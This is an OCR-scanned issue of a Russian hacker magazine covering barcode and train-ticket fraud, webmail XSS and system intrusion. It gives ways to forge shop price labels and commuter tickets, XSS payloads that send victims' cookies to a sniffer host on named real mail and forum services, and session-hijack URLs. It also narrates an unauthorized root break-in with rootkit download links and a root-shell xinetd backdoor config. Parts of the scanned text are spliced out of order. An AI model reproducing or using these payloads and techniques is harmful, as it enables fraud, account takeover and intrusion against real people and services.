[халява от EAN] Европейским хакерам в восьмидесятых годах прошлого века не составило труда разобраться в кодировках EAN-13. Многие товары, такие как одежда, продававшаяся в супермаркетах, помечались наклейкой со штрихкодом, которую хакеры заменяли своей, аналогичной тем, что были на более дешевых товарах того же типа. Вскоре подделка штрихкодов превратилась в новый вид мошенничества.
Код EAN-13, присваиваемый определенному продукту, не содержит в себе никаких данных об этом товаре (цена, вес и пр.). Все эти данные содержатся в базе данных, из которой их извлекает кассовый аппарат при сканировании штрихкода на упаковке продукта. Впрочем, это не всегда так. Многие продукты, цена которых зависит от веса, продаются в супермаркетах со штрихкодами, наклеенными самим супермаркетом. В зависимости от системы применяющейся в магазине, такие штрихкоды могут либо



Следует понимать, что изучение штрихкодов и кодирования информации — это наука, хобби. А вот использование в корыстных целях полученных навыков — уголовщина, за которую будешь отвечать перед законом.

ДРУГИЕ ШТРИХКОДЫ

ДАЛЕЕ ХОЧУ ОЧЕНЬ КРАТКО ОЗНАКОМИТЬ ТЕБЯ С ДРУГИМИ ЧАСТО ПРИМЕНЯЮЩИМИСЯ ШТРИХКОДАМИ.

UCC/EAN 128 создан для автоматизации логистических операций (то есть движения товаров от производителей к потребителям) и повсеместно применяется в оптовой торговле. Он может содержать в себе множество информации, такой как размеры, вес, даты изготовления, информацию о производителе и т.д. Этот код включает в себя символы компьютерных кодировок ANSI и UNICODE. Существует три набора символов данного кода (A, B и C).

Двухмерные штрихкоды получили распространение значительно позже линейных. В основе их лежит идея независимой базы данных, содержащей информацию об определенном объекте. Первым 2D-баркодом стал PDF417, введенный в 1991 году фирмой Symbol Technologies. PDF происходит от сокращения Portable Data File (Портативный Файл Данных). Его штрихкодовый символ состоит из 17 модулей, каждый из которых содержит 4 штриха и пробела (отсюда номер 417). Этот штрихкод открыт для общего пользования. Структура данного кода поддерживает кодирование максимального числа от 1000 до 2000 символов в одном коде при информационной плотности от 100 до 340 символов. Каждый такой код содержит стартовую и стоповую группы штрихов, увеличивающие высоту штрихкода. Существует также разновидность этого кода — Micro PDF417.

Aztec Code был введен Энди Лонгэйсером (Andy Longacre) из фирмы Welch Allyn Inc. в 1995 году и открыт для общего использования. Aztec Code разрабатывался для легкой печати и легкой расшифровки. Он представляет собой квадратную матрицу с концентрическими квадратами в центре, которые служат для определения позиции кода относительно сканера и мерной линейкой по краю кода. Наименьший штрихкод Aztec имеет площадь 15x15 модулей, наибольший — 151x151. Минимальный код Aztec кодирует 13 цифр или 12 букв, а максимальный — 3832 цифры или 3067 букв или 1914 байт данных. Символика этого кода не требует свободной зоны вокруг штрихкода. Существуют 32 градации размера кода с возможностью пользовательской установки защиты от ошибок по методу Рида-Соломона (Reed-Solomon): от 5% до 95% от области кода. Спецификацию Ацтека можешь найти на *http://dcd.welchallyn.com/techover/dcdwhite.htm* .

Код Data Matrix — двухмерный код от фирмы CiMatrix, разработанный для размещения большого объема информации на ограниченной площади поверхности. Data Matrix может хранить от одного до 500 символов. Data Matrix имеет теоретическую максимальную плотность в 500 миллионов символов на дюйм! На практике плотность, конечно, ограничивается разрешающей способностью печатающих устройств и сканеров. Наиболее популярными применениями Datamatrix является маркировка небольших предметов, таких как электронные элементы и печатные платы электронных приборов.

ТРАНССЕРВИС ОЖД.
СТ.ТВЕРЬ
ИНН: 007708503727
00048957.90 K0000
БПМ-1Ф 00005022


04-СЕН-05 10:45 1
БИЛЕТ N 024749
П:МОСКВА
ЦЕНА: ≡≡≡248.00≡
(ФИСК)

поддельный билет для электрички, его осталось только распечатать на принтере!

содержать привязку к базе данных товаров, либо содержать сведения, влияющие на цену или вес. И в том, и в другом случае есть возможности для мошенничества. Иногда магазины сами упрощают задачу мошенникам. Например, в большинстве московских супермаркетов вес и количество товара указывается явно в коде, указанном на наклейке с товаром. Понятно, что ничего тебе не мешает напечатать на самоклеящейся бумаге собственную этикетку и купить килограмм дорогих груш по цене самых дешевых. Такого рода махинаций можно придумать огромное множество, суть у них у всех одна. Люди привыкли на 100% доверять электронным системам в торговле, в то время как использование штрихкодов не всегда реализовано адекватно с точки зрения безопасности. Можно придумать кучу способов поднятия лавэ с подделки штрихкодов, иногда очень специфических. Следует понимать, что одно дело — изучать системы кодирования и находить в них потенциальные слабости, и совсем другое — на практике использовать разработки, воруя груши и одежду. Это уже классифицируется безжалостным уголовным кодексом как мошенничество — серьезная статья.

[халява в электричках] Думаю, ты не раз и не два катался на электричках. Сейчас на многих станциях уже стоят электронные турникеты, которые не пропускают пассажиров, пока те не «покажут» билетик. Если ты разглядывал его, то, конечно, заметил, что на нем располагается специальный штрихкод, который и считывает турникет. Встает вопрос, какая информация размещается в коде билета, в каком виде она там хранится и возможно ли ее подделать.

Считать код билета оказалось проще простого, так как используется стандартное кодирование Interleaved 2-of-5. Я не буду рассказывать, как устроено. Об этом ты сможешь почитать на документах, которые лежат на диске. Я лучше поведаю тебе о том, чего удалось добиться хакерам железных дорог.



сайт, посвященный кодированию ж/д билетиков

Как выяснилось, информация о билете (дата, разновидность, зоны, цена и так далее) довольно хитрым образом кодируется в число, записываемое на билет. Наивно было бы ожидать, что эти данные будут находиться на поверхности.

Однако человеческий энтузиазм безграничен: куча людей принялась собирать базы данных с номерами билетов, пытаясь уловить какую-то закономерность между параметрами «тикета» и его кодом. Это было не так уж легко, но в конце концов хитрый код все-таки поддался хакерам и некоторые время можно было наблюдать нервных дядек у касс, за 5 рублей продающих билетики «до любой зоны». Потом спецы в РЖД просекли фишку и поменяли кодирование, добавив еще один штрихкод. Насколько я знаю, это не сильно изменило ситуацию, и энтузиасты довольно быстро раздраконили и этот код.

В Интернете даже есть целый сайт, посвященный этой теме, — *http://barcodes.narod.ru*. Сайт уже давно не обновлялся, но все еще живет гостевой книгой — сейчас там можно встретить весьма актуальные сообщения. Если для тебя актуальна тема бесплатной езды на электричках, то советую обратиться к этому сайту, а также к статье, которую ты найдешь на нашем диске :).

[заключение] Изучение технологий штрихкодирования может оказаться весьма интересным и, что самое главное, полезным занятием. Ведь сегодня штриховое кодирование применяется во множестве различных систем: системах оптовой и розничной торговли, в охранных системах и системах аутентификации, в системах автоматизированного ввода и учета документов, в производственных системах контроля и т.д. Подделав штрихкод, злоумышленник может добиться каких-то собственных целей в обход устанавливаемых правил. Обслуживающий персонал склонен чересчур доверять технологии штрихкодирования, полагая, что подделка штрихкода, — весьма сложная задача. Это не так. Даже штрихкоды, созданные по закрытым стандартам, поддаются расшифровке путем их анализа



ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА МОЖЕТ ВРЕДИТЬ ЗДОРОВЬЮ



[soblazn.tv] Ты, наверное, знаешь о том, что канал REN-TV после смены владельца начал активно осваивать перспективный рынок реалити-шоу. Недавно вот запустили проект с названием «Остров Искушений» и сделали для проекта сайт — *www.soblazn.tv*. Как и следовало бы ожидать, куча разнообразных девочек и мальчиков с упоением смотрят за чужой заэкранной жизнью и сценарийными отношениями, а сайт этого проекта кроет в себе опасный баг, с помощью которого можно здорово повеселиться.

Вернее, не сайт, а форум.

Если зайти на главную страницу этого раздела, то ты увидишь длинную ботву о копирайтах, а еще ниже — строку «Этот форум работает на скрипте Intellect Board 2.13» и ссылку на сайт форума — *www.intboard.ru*. Оказалось, что форум бесплатный и доступен кому угодно для скачивания. То, что доктор прописал. За десять минут был найден баг, позволяющий выполнять произвольный код на стороне клиента. В файле xaphpi.php осуществлялась фильтрация всех переменных. Вот кусок бажного кода:

```
function &getvar($name) {
if (strpos($name,"_text")===false) {
  if (isset($_GET[$name])) $tmp = stripslashes($_GET[$name]);
elseif (isset($_POST[$name])) $tmp= stripslashes($_POST[$name]);
}
else {
if (isset($_GET[$name])) $tmp =
htmlspecialchars(stripslashes($_GET[$name]));
elseif (isset($_POST[$name])) $tmp= htmlspecialchars(stripslash-
es($_POST[$name]));
}
```

Как видно из кода, все переменные, имеющие в названии «_text», пропускаются фильтром. А вот это интересно. Посидев за разборкой кода еще пару минут, нашел, что переменная, обозначающая тему в приветном сообщении, имеет название pm_text.

Отлично, теперь мы можем выполнить любой яваскрипт, единственное ограничение — длина темы в 80 символов. Но эти границы легко расширить, заюзав конструкцию вроде <script src="">. Так что ничто не мешает написать админу или кровному врагу слезное сообщение, которое уведет у бедолаги сессию, выведет пять сотен окошек или зальет ему трояна через приватный баг. Все зависит от целей :).

[NewMail.ru] Четверть миллиона человек пользуются почтовым сервисом NewMail.ru, четверть миллиона пользователей и четверть миллионов сайтов вновь под угрозой. Программисты, разрабатывающие web-интерфейс этого сервиса, не отличаются сообразительностью: примерно два раза в год мы пишем о багах в этом интерфейсе :). Пользуясь случаем, хочется передать им привет и поздравить с Новым годом.

Откровенно говоря, об этих багах известно уже давным-давно. Где-то год назад, наверное, мы уже писали об этом. Суть проблемы заключается в том, что любой человек, желающий получить доступ к определенному аккаунту, может послать на соответствующее мыло html-письмо следующего содержания:

```
<img src="http://адрес.снифера.ру/картин-
ка.jpg?"+document.cookie;>
```

Так ты прекрасно понимаешь, это покажет пользователю картинку, а его кукисы передаст в нежные руки злобного хакера. Стоит ли говорить, что такое сообщение можно зашифровать под обычный спам или, наоборот, разместить там вполне корректное содержание.

Все это было известно уже давным-давно. В чем же подгон? :) Фишка заключается в том, что после статьи в нашем журнале админы «закрыли баг»: они привязали сессию к IP. Но по неизвестной причине они сделали это только в головном скрипте, с которого начинается работа с системой. Сценарий, позволяющий работать с файлами, эти ребята решили не менять. Таким образом, обратившись к адресу вроде *www4.nightmail.ru/users/myfiles.dhtml?session_id=WkQ04aPG49imqOxbJVNCXcSobh5SXXQk*, становится возможным управлять сайтом пользователя, и привязка к IP в головном скрипте для этого не помеха! Причем украденная сессия живет очень долго. Я сам на практике использовал сеанс, который должен был быть завершен уже несколько часов назад.



_nikitos


New Year Egg From Хакер!



What's up!

ТЫ УЖЕ ЧУВСТВУЕШЬ ЭТОТ ПРИЯТНЫЙ, ЗНАКОМЫЙ С ДЕТСТВА АРОМАТ МАНДАРИНОВ, ЕЛОВЫХ ВЕТОК, КОНЬЯКА, ПОРОХА ИЗ ПЕТАРД, СНЕГА И САЛАТА ОЛИВЬЕ. ОГЛЯНИСЬ ВОКРУГ: МИР МЕНЯЕТСЯ. БЕСКОНЕЧНЫЕ ОЧЕРЕДИ В СУПЕРМАРКЕТАХ, ПРОБКИ ПО ВСЕМУ ГОРОДУ, ЖЕНЩИН, ЗАГРУЖЕННЫХ СУМКАМИ, И МУЖЧИН. ЭТО ВСЕ НЕ ПРОСТО ТАК, ПРИЯТЕЛЬ.

СКОРО НОВЫЙ ГОД. А В НОВОГОДНИЕ ДНИ ПРИНЯТО СОВЕРШАТЬ БЕЗБАШЕННЫЕ ПОСТУПКИ, ВЕСТИ СЕБЯ НЕАДЕКВАТНО, ДАРИТЬ ОКРУЖАЮЩИМ ПОДАРКИ. СНАЧАЛА МЫ ДУМАЛИ ВЛОЖИТЬ В КАЖДЫЙ ЖУРНАЛ ПО МЯГКОМУ ПЕСИКУ С НАДПИСЬЮ I LOVE YOU, НО ПОТОМ РЕШИЛИ, ЧТО ЛУЧШЕ БУДЕТ ПОДАРИТЬ ТЕБЕ КОЕ-ЧТО ПОГОРЯЧЕЕ !



[зеноновский ru.ru] Ты, конечно же, знаешь о такой почтовой службе, как *Ru.ru*. Как тебе известно, этот сервис поддерживает провайдер Zenon, который некогда славился стабильностью и качеством своей работы. Однако ошибки есть везде, и проект зенона — не исключение. Сейчас я расскажу тебе, как я нашел баг на этом почтовике. Зарегистрировав на сервере левый ящик, я принялся экспериментировать. Зарегил себе логин и начал насиловать систему. Первым делом я решил послать на зеноновскую почту письмо с html-аттачем и вот что из этого вышло. От начального содержимого «<script>alert(/Xakep/)</script>» осталась только совсем уж безобидная строка «alert(/XSS/)</script>». Однако когда я попробовал отправить html-письмо с несложным содержимым <img src="http://адрес.картинки.ру/картинка.jpg">, то воскликнул от радости — картинка пришла! Давным-давно известно, что браузер IE можно заставить выполнить некоторый код при отображении картинки или любого другого html-элемента. Для этого достаточно указать специальный параметр в стиле этого элемента: <img src=http://адрес.картинки.ру/картинка.jpg style=background:url(javascript:alert(/XSS/))>. Теперь мне не составило труда немного изменить код, чтобы получить доступ к юзерским кукисам:

```
<img src="http://адрес.картинки.ру/картинка.jpg" style=back-
ground:url(javascript: document.images[1].src="http://снифер.ru
/s.jpg?"+document.cookie)>
```

Как только человек прочитает это письмо, ты получишь доступ к его кукисам и без проблем сможешь получить доступ к переписке своей жертвы.

[mail.rap.ru] Крутые пацаны и девчонки, которые слушают «чиста модный рэпак» теперь не спят спокойно: их почта под угрозой. Ничего особенного в этом баге нет, он как две капли воды похож на все предыдущие. Вопреки ожиданиям примитивный код <img src="javascript:alert(document.cookie)>" не прокатил, программа кое-что фильтровала. Однако выход был найден быстро. Чтобы показать пользователю его кукисы, требуется отправить на целевой e-mail html-письмо с таким вот содержанием:

```
<img src="http://адрес.картинки.ру/картинка.jpg" style=back-
ground:url(javascript:alert(/XSS/))>
```

Чтобы увести его кукисы подойдет следующий код:

```
<img src='javascript:img = new Image(); img.src = "http://Снифер.ru
/s.jpg?"+document.cookie'; />
```

Или же можно воспользоваться предыдущим примером:

```
<img src="http://адрес.картинки.ру/картинка.jpg" style=back-
ground:url(javascript: document.images[1].src="http://снифер.ru
/s.jpg?"+document.cookie)>
```

Еще необходимо добавить, что, получив доступ к сессии, ты можешь легко получить исходный пароль: в настройках ты можешь элементарно подсмотреть ответ на контрольный вопрос! Остается только позавидовать наивности программистов, защитивших смену контрольного вопроса и установку нового пароля старым ключом, открывшим на обозрение ответ на секретный вопрос (фактически тот же самый пароль)

Охота на хакера

Проникновение в захваченную систему и устранение хакера-конкурента

В ИНТЕРНЕТЕ ПОЛНЫМ-ПОЛНО РАЗНООБРАЗНЫХ СЕРВЕРОВ, КОТОРЫЕ ДЕНЬ И НОЧЬ РАБОТАЮТ НА БЛАГО ПОЛЬЗОВАТЕЛЕЙ СЕТИ. КАЖДАЯ ТАКАЯ МАШИНА НАХОДИТСЯ НА ПОПЕЧЕНИИ У СЕТЕВОГО ГУРУ — АДМИНИСТРАТОРА, КОТОРЫЙ СЛЕДИТ, ЧТОБЫ WEB-СЕРВЕР РАБОТАЛ СТАБИЛЬНО, MAIL-ДЕМОН ФИЛЬТРОВАЛ СПАМ, MYSQL ВОВРЕМЯ ОБРАБАТЫВАЛА КЛИЕНТСКИЕ ЗАПРОСЫ, А FTPD НЕ ПАДАЛ ПОД НАПОРОМ ХАКЕРСКИХ ЭКСПЛОЙТОВ. ПРОБЛЕМА В ТОМ, ЧТО ВСЕ СЛЕДЯТ ПО-РАЗНОМУ. НЕДАВНО ВОТ Я НАТКНУЛСЯ НА ТАЧКУ, КОТОРУЮ УЖЕ КТО-ТО ВЗЛОМАЛ ДО МЕНЯ :(. ПРИШЛОСЬ ОТСТАИВАТЬ СОБСТВЕННЫЕ ИНТЕРЕСЫ И «ВЫПЕРЕТЬ» НЕРАДИВОГО ХАКЕРА ИЗ ЦЕННОЙ МАШИНЫ | Александр Любимов aka Sashiks (real_sshx@mail.ru)

[незаконное вторжение] Эта история началась с того, что я узнал рутовый пасс на одной машине. Как ни странно, но в */etc/hosts* была прописана еще одна тачка (естественно, из этой же сети), и я поспешил вломиться туда рутом по ssh. Конечно же, ненастроенный sshd впустил меня с нулевым уидом. Системка, судя по всему, была web-сервером — на винте хранились множество юзерских страничек и даже сайты каких-то солидных, судя по дизайну, французских предприятий. Машина, заточенная под web-сервер, была скромно наделена 3 Ггц процессором, 120 Гб винтом и уймой оперативной памяти. Короче говоря, тачка попалась нехилая. Имея рутовый доступ, протроянить сервак и сделать свое пребывание на машине не таким заметным не составляло особого труда. Предварительно проверив, что в Багдаде все спокойно (who, last -10), я приступил к активным действиям. В первую очередь, нужно было слить подходящий rootkit. В паблике сейчас их довольно много, но особой популярностью пользуются именно эти комплекты:

* shv4 (http://svt.nukleon.us/tools/shv4.tar.gz)
* suckit (http://packetstormsecurity.nl/UNIX/penetration/rootkits/sk-1.3a.tar.gz)
* LKM adore (http://pro-hack.ru/download/rootkits/adore-0.42.tgz)

Хотя, если говорить откровенно, то можно было использовать и всякие tuxkit'ы, Knark'и и так далее — это дело исключительно личное. Теперь осталось самое сложное — перейти в */tmp* (или */var/tmp*) и залить туда вредоносный архив. Едва сделав *ls -la /var/tmp*, я немного удивился: в папке лежали пара бинарников и несколько сорцов. И тут до меня дошло, что это обычные сплоиты для старых ядер 2.4.X. Тревожная мысль о том, что в систему проник какой-то другой хакер, уже нашла подтверждение. Тем более что файлы принадлежали nobody (стандартный юзер, под которым apache загружается) и, судя по дате, они были созданы минут сорок назад. Совсем не паленой оказалась папка *.mysql,* в которой обнаружился заразовский прокси и скрипт для масс дефейсинга на PHP. До сих пор, правда, не понимаю, зачем заливать дефейсер, если собираешься юзать тачку как proxy :). Терять доступ к этой машине из-за того, что какой-то левый чел решил просто от нечего делать поиметь сотню-другую сайтов, мне не особо хотелось. Поэтому решено было «выпереть» наглого оппонента :). К сожалению, я не сразу обратил внимание (uname -r), что ядрышко довольно древнее и не патченное, а поэтому хакеру, скорее всего, уже удалось стать суперпользователем.
Забэкдорить тачку и оставить для себя доступ хакер, наверное, уже успел, и в этот раз мне предстояло вытеснить названного гостя с web-сервера и не дать испоганить ему тучу хучу сайтов и загробить доступ к такому перспективному в плане ресурсов компу.


[волк в овечьем skin'e] Сложившаяся ситуация выбора мне не оставляла: на некоторое время мне придется сменить амплуа и «поработать» в качестве админа на благо безопасности :). Итак, начинаем соображать. Хакер, поломавший систему, может пойти разными путями, и, чтобы иметь к ней постоянный доступ, не обязательно устанавливать rootkit, ведь можно просто обойтись приемами, которые практиковались годами — главное, чтобы была фантазия. Именно поэтому я решил оставить поиск руткита как самый крайний вариант. Приступим к изучению скомпрометированной системы. Многие начинающие хакеры оставляют в системе обычный бэкдор (bindshell, r0nin, bindtty) и запускают его засуиженным из-под рута. Как вариант создается простой C-файл, в котором выполняется setuid(0) и setgid(0) и запускается командный интерпретатор — system("/bin/sh"). На такой бинарник ставится chmod +s, получается, чтобы такое негодяйство найти, надо выполнить find / -type f -perm -04000 -ls и проанализировать вывод на наличие странных или левых утилит (вроде "/sbin/root_me" :)). Проделав все вышеописанное, я бегло убедился, что все в норме. А не мог ли хакер оставить в системе троян, который светит наружу порт? Такой backdoor можно с легкостью обнаружить с помощью портсканера или netstat'a:

```
# netstat -an |grep LISTEN
```

BACKDOOR ЧЕРЕЗ XINETD
К сожалению, как и все в этом мире, xinetd хакеры могут использовать в своих грязных целях, чтобы без проблем коннектиться на машину. Это выглядит следующим образом. Взломщик выбирает название любой неиспользуемой службы из */etc/services*. В этом файле установлены соответствия между именами и номерами портов для сервисов. Далее, в */etc/xinetd.d* создается файл с именем выбранной службы.
В качестве такого сервиса можно выбрать irc, висящий на 194/tcp порту, — не путай его с ircd. В */etc/xinetd.d/irc* вносятся следующие записи:

kill hacker





На нашем диске ты найдешь полные версии программ, описанных в этой статье.



Небольшой архив руткитов с кратким описанием можно найти тут: http://download.pro-hack.ru/s_rootkits.html



chkvootkit: www.chkrootkit.org
rkhunter: www.rootkit.nl

СКРЫТАЯ УГРОЗА

ICMP-SHELL — рульная утилита, написанная Питером Киелтука (*http://icmpshell.sourceforge.net*). Она, по сути, является довольно оригинальным бэкдором. Принцип работы icmp-shell'а состоит в том, что запросы с командами, которые посылает хакер со своей машины, инкапсулируются в ICMP-пакеты и передаются удаленной целевой машине. Вообще, программа состоит из двух частей: клиента и сервера. Как ты, наверное, догадался, сервер запускается на похаканном хосте, а клиентская часть — на машине взломщика. Следует понимать, что обе части программы обращаются к так называем сырым сокетам (raw sockets), а поэтому для запуска нужны абсолютные привилегии. Теперь, с твоего позволения, я расскажу об этой самой инкапсуляции.

При запуске ishd (серверной части), ему нужно передать параметр -i (идентификатор сессии), это делается для того, чтобы можно было осуществлять несколько подключений к машине. Далее, с помощью параметра -t, можно указать тип пакета ICMP, в которые будут инкапсулированы команды клиентской части приложения. Например, 8 эквивалентно эхо-запросу, уведомление о недостижимости прячется за тройкой.

По умолчанию используется эхо-ответ (0). Таким образом, ты должен запускать клиент (ish) точно с такими же параметрами, как и серверную часть. Теперь все твои команды будут инкапсулированы в ICMP-пакеты и доставлены на машину, где ishd будет обрабатывать их и создавать рабочий пайп к шеллу (*/bin/sh*), затем выполнять команду и отправлять данные из пайпа обратно на твою машину. Причем стоит отметить, что интерактивные программы могут некорректно работать с icmp-shell'ом. Софтина мне очень понравилась — она незамедлительно отправилась в мой арсенал. Кто знает, может, ей посчастливится попасть и в твой? :)



_looking for hacker

- ENTER
- ИЩЕМ ЛЕВЫЕ БИНАРНИКИ С БИТОМ +S — НАШЕЛ
- NETSTAT'ОМ ИЩЕМ ПРИМИТИВНЫЕ БЭКДОРЫ — НАШЕЛ
- ИЗУЧАЕМ КОНФИГИ СЕРВИСОВ, ПУСКАЮЩИХСЯ ЧЕРЕЗ XINED — НАШЕЛ
- КАЧАЕМ ROOTKITHUNTER И ИЩЕМ РУТКИТЫ — НАШЕЛ
- ПЛЯШЕМ С БУБНОМ — НАШЕЛ
- EXIT

НЕ НАШЕЛ



Ничего лишнего, как казалось, здесь тоже не было — только стандартные службы. А вот в выводе ps -aux среди прочего мусора я увидел процесс демона xinetd (я не часто видел, чтобы его применяли). Ты, наверное, про него слышал и знаешь, что xinetd (Extended Internet Daemon) — улучшенная версия суперсервера inetd. Его задача заключается в прослушивании портов для служб, указанных в конфиге. Вместо того чтобы запускать кучу всяких telnetd и sshd, мы просто активизируем xinetd и он сам определит, на какую службу к нам хотят подцепиться и что запускать — ftp или telnet сеанс. Все службы, предоставляемые xinetd, валяются в папке */etc/xinetd.d*. Например, в */etc/xinetd.d/ftp* лежит конфиг, описывающий параметры запуска ftpd.

Я принялся тщательно изучать конфиги сервисов, которые предоставлял суперсервер. Придраться, мягко говоря, было не к чему, да и даты на файлах стояли месячной давности (хотя их тоже можно было сменить командой touch). Другими словами, маловероятно, что нарушитель использовал для удаленного доступа именно xinetd. Значит, немного изменим направление поиска.

ЗАТРОЯНЕННЫЙ ТРОЯН

Ни для кого не секрет, что руткиты shv обоих версий 4 и 5 очень популярны, и юзает их прилично народу. Поэтому про то, что в рутките присутствует код, который отсылает секретные данные из системы, сейчас знают почти все. Давай рассмотрим повнимательнее shell скрипт этого руткита, который отвечает за его установку в систему — setup. Открыв его любым текстовым редактором, ты через несколько дней изучения (или если введешь find -> mail) обязательно найдешь такую строчку:

```
echo "$1:$2:`hostname -f`:$MYIPADDR" | mail $md5sum
```

Не находишь в ней ничего подозрительного? Переменные $1 и $2 — это пароль и порт, которые ты указал при установке кита. Откуда берется переменная $MYIPADDR и что она означает, я думаю, объяснять не нужно. А вот с $md5sum все намного интереснее. Вообще-то, если искать в коде чему равна $md5sum, то натыкаешься лишь на процедуры манипуляций с */usr/bin/md5sum* (утилитка для работы с чексуммой). Но в конце концов переменной присваивается значение мыла нехорошего дядьки: md5sum=l1_nux@yahoo.com

Вот как раз ему и уплывает инфа о системе (в коде еще можно встретить аналогичную отсылку, но только уже для uname -a и id). Но интересно даже не это. Любопытно то, что, когда этот руткит передается из рук в руки, адресок, на который высылается пароль на доступ к машине, меняется. Каждый норовит вписать в setup свое мыло, чтобы его каждый день спамили доступом к новым похаканным системам :). Чьи я только мыла там не видел! И к чему я это все сказал? А то, что нужно стараться изучить хотя бы по диагонали все незнакомое, что попало к тебе в руки. К сожалению, обмануть может кто угодно — даже чувак, с которым давно знаком. Поэтому, дружище, как говориться, доверяй, но проверяй! :)

ОХОТНИК С ГАНОМ

Rootkithunter — действительно крутая тулза с нехилым набором возможностей, и это при том, что написана она полностью на скриптовом языке! Как сказано на сайте разработчика (*www.rootkit.nl/about*), софтина совместима со всеми UNIX-like операционками и зависимости от установленного ПО у нее отсутствуют. Итак, как ты понял, основная задача rkhunter'a заключается в проверке твоей системы на наличие разного рода китов и бэкдоров. Прога проверяет права на бинарниках, ищет подозрительные модули (LKM) и сравнивает чексуммы системных приложений. Она успешно обнаруживает Knark, Suckit, SHV4(5), FreeBSD Rootkit и многие другие вредоносные программы. Как заявляет автор, руткитхантер с 99.9% вероятностью может определить, заражена ли машина. Очень полезная, на мой взгляд, утилита, которая должна быть на заметке у каждого администратора. Есть еще и аналогичного рода программа — chkrootkit, который по принципу работы очень схож на хантер. Рекомендую потестить на своей площадке — вдруг к тебе незаметно заполз какой-нибудь хэккер и качает тоннами варез с твоего сервера.


ПРИМЕР ХАКЕРСКОГО КОНФИГА

```
service irc
# после ключевого слова service идет название службы
{
 port = irc
 # порт какой службы использовать — смотри в /etc/services
 socket_type = stream
 # тип соединяющего сокета
 wait = no
 # ждем ? -нет !
 user = root
 # пользователь владелец сервера
 server = /usr/local/bni/bash
 # имя файла, который выступает в роли сервера, — универсальный вариант "/bin/sh"
 server_args = -i
 # аргументы к бинарнику — у нас "/bin/sh -i"
 disable = no
}
```

Вот так вот взломщики проникают в систему при помощи xinetd. Таким же образом можно сделать бэкдор под учетной записью обычного пользователя. Для этого нужно написать то же самое в какой-нибудь файл, спрятать его подальше, а затем под юзером выполнить:


```
$ `which xinetd` -f /path/to/file/backdoor.conf
```

После этого бэкдор будет запущен. Аргумент -f указывает, какой конфигурационный файл использовать при запуске. Разве что следует помнить — обычному юзеру порт ниже 1024 не светит, да он и не нужен.


трояним суперсервер

[тотальная проверка] Уже через час мне окончательно надоело ковыряться в системных файлах, выискивать какие-то подозрительные бинарники. Хотя в запасе была еще дюжина догадок, я почему-то пришел к выводу, что в системе был установлен именно руткит. Даже обладая навыками профессионального следователя, найти и вычислить руткит будет не очень легко :). Вот почему на свет родился rootkithunter. Я уже когда-то читал про него и знал, что в борьбе с червями, троянами и прочей заразой в UNIX эта утилита дает администратору ощутимую помощь. С официального сайта я поспешил стянуть архив (*http://downloads.rootkit.nl/rkhunter-1.2.7.tar.gz*) и установить программу. Хорошо, что весь процесс установки ограничился запуском инсталляционного скрипта в папке с rkhunter'ом. Чтобы получить подробный отчет по всей системе, запускаем так:


исследуем творение вШиВых хакеров — отсутствие палева налицо :)


в логове взломщика

```
# rkhunter -c --createlogfile
```

Китхантер, не моргнув и глазом, запустился, выдавая подробное описание о текущем предмете исследования. Сначала он проверил чексумму на бинарниках, изучил список модулей и перешел к проверке на признаки отдельных руткитов. Неожиданно прога вывела warning, мол, обнаружено присутствие SHV4 и SHV5 и для более детального изучения мне следует обратиться к лог-файлу:

```
# less /var/log/rkhunter.log
```

В лог-файле ключевым моментом была следующая запись:

```
[05:00:52] *** Start scan SHV4 ***
[05:00:52] — File /lib/lidps1.so... WARNING! Exists.
[05:01:48] *** Start scan SHV5 ***
[05:01:48] — File /etc/sh.conf... WARNING! Exists.
[05:01:48] — File /dev/srd0... WARNING! Exists.
[05:01:48] — Directory /usr/lib/libsh... WARNING! Exists.
```

